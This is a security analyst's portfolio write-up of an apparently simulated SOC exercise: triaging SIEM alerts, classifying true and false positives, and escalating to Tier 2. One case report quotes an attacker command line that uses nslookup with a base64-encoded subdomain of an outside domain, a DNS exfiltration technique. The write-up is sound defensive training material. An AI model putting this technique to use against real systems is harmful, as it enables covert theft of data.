SECURITY ANALYST

PROJECT

QUSAY AL-HEMIRY

PORTFOLIO

Alert Triage, True vs False Positive Classification & Tier 2 Escalation

In this project, I worked within a Security Operations Center (SOC) SIEM environment where I was responsible for analyzing 35 security alerts generated by monitoring systems.

The objective was to triage each alert, determine whether it was a True Positive or False Positive, take appropriate action, and escalate confirmed incidents to SOC Tier 2.

Project Objectives:


- Analyze incoming security alerts from the SIEM platform.
- Distinguish between True Positive and False Positive alerts.
- Close false alerts with proper justification.
- Investigate confirmed alerts in detail.
- Escalate valid incidents to Tier 2 with full documentation.

Tools used:SIEM Platform (SOC Environment)

Splunk

1-Alert Review

- Total alerts analyzed: 35
- Each alert was reviewed individually within the SOC console



ID	Alert rule	Severity	Type	Date	Status	Action
1035	Suspicious email from external domain.	Low	Phishing	Dec 26th 2025 at 19:10	Awaiting action	
1034	Suspicious Parent Child Relationship	High	Process	Dec 26th 2025 at 19:08	Awaiting action	
1033	Suspicious Parent Child Relationship	High	Process	Dec 26th 2025 at 19:08	Awaiting action	
1032	Suspicious Parent Child Relationship	High	Process	Dec 26th 2025 at 19:07	Awaiting action	
1031	Suspicious Parent Child Relationship	High	Process	Dec 26th 2025 at 19:07	Awaiting action	
1024	Network drive disconnected from a local drive	Medium	Execution	Dec 26th 2025 at 19:06	Awaiting action	
1023	Suspicious Parent Child Relationship	Low	Process	Dec 26th 2025 at 19:06	Awaiting action	
1021	Suspicious Parent Child Relationship	Low	Process	Dec 26th 2025 at 19:05	Awaiting action	
1020	Powershell Script in Downloads Folder.	Low	Execution	Dec 26th 2025 at 19:04	Awaiting action	
1019	Suspicious Parent Child Relationship	Low	Process	Dec 26th 2025 at 19:02	Awaiting action	

SIEM DASHBOARD SCREENSHOT

2. Alert Triage & Analysis

For each alert, the following steps were performed:

- Review alert type and severity
- Analyze correlated logs
- Validate user, host, source, and timestamp
- Check for known benign activity


3. False Positive Classification

Several alerts were identified as False Positives due to:

- Legitimate user behavior
- Authorized administrative activities
- Overly sensitive detection rules

Action Taken:

These alerts were closed with documented reasoning.



1020 Powershell Script in Downloads Folder. Low Execution 1.83 minutes ✓ Correct View analysis

1024 Network drive disconnected from a local drive Medium Execution 1.47 minutes ✓ Correct View analysis

False positives

Assess your accuracy on the al

ID ↓ Alert rule ation ↓ Action

1006 Suspicious Parent C rect View

1001 Suspicious Parent C rect View

1009 Suspicious Parent C rect View

1008 Suspicious Parent Child Relationship Low Process 9.07 minutes ✓ Correct View

Case report ID 1006 ×

Incident classification ✓ False positive

On Dec 26th 2025,
There was some of processes occurring,however, after I looked into it it was a normal processes,so it is a false positve.

CLOSED ALERT CLASSIFIED AS FALSE POSITIVE


4. True Positive Investigation

Some alerts were confirmed as True Positives, indicating:

- Suspicious or malicious behavior
- Potential security incidents
- Indicators of compromise (IOCs)

Action Taken:

Each confirmed alert was investigated and documented.



Incident classification ● True positive ○ False positive

Case report

Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.

On Dec 26th, 2025, at 22,
There was a suspicious process happening with a command line
C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io
It looks unusual with this comment and process, after investigation, it was a true positive, and we need to go from the second level to deep into it

Does this alert require escalation? ● Yes ○ No

5. Incident Escalation to Tier 2

Confirmed incidents were escalated to SOC Tier 2 with:

- Collected evidence
- Investigation summary
- Risk assessment and impact analysis

Final Results:

- Successfully analyzed 35 security alerts
- Correctly classified alerts as True or False Positives
- Closed non-malicious alerts
- Escalated valid incidents for advanced investigation

Conclusion:

This project demonstrates hands-on experience working in a SOC environment, efficiently managing multiple security alerts, and making accurate decisions based on technical analysis and security context.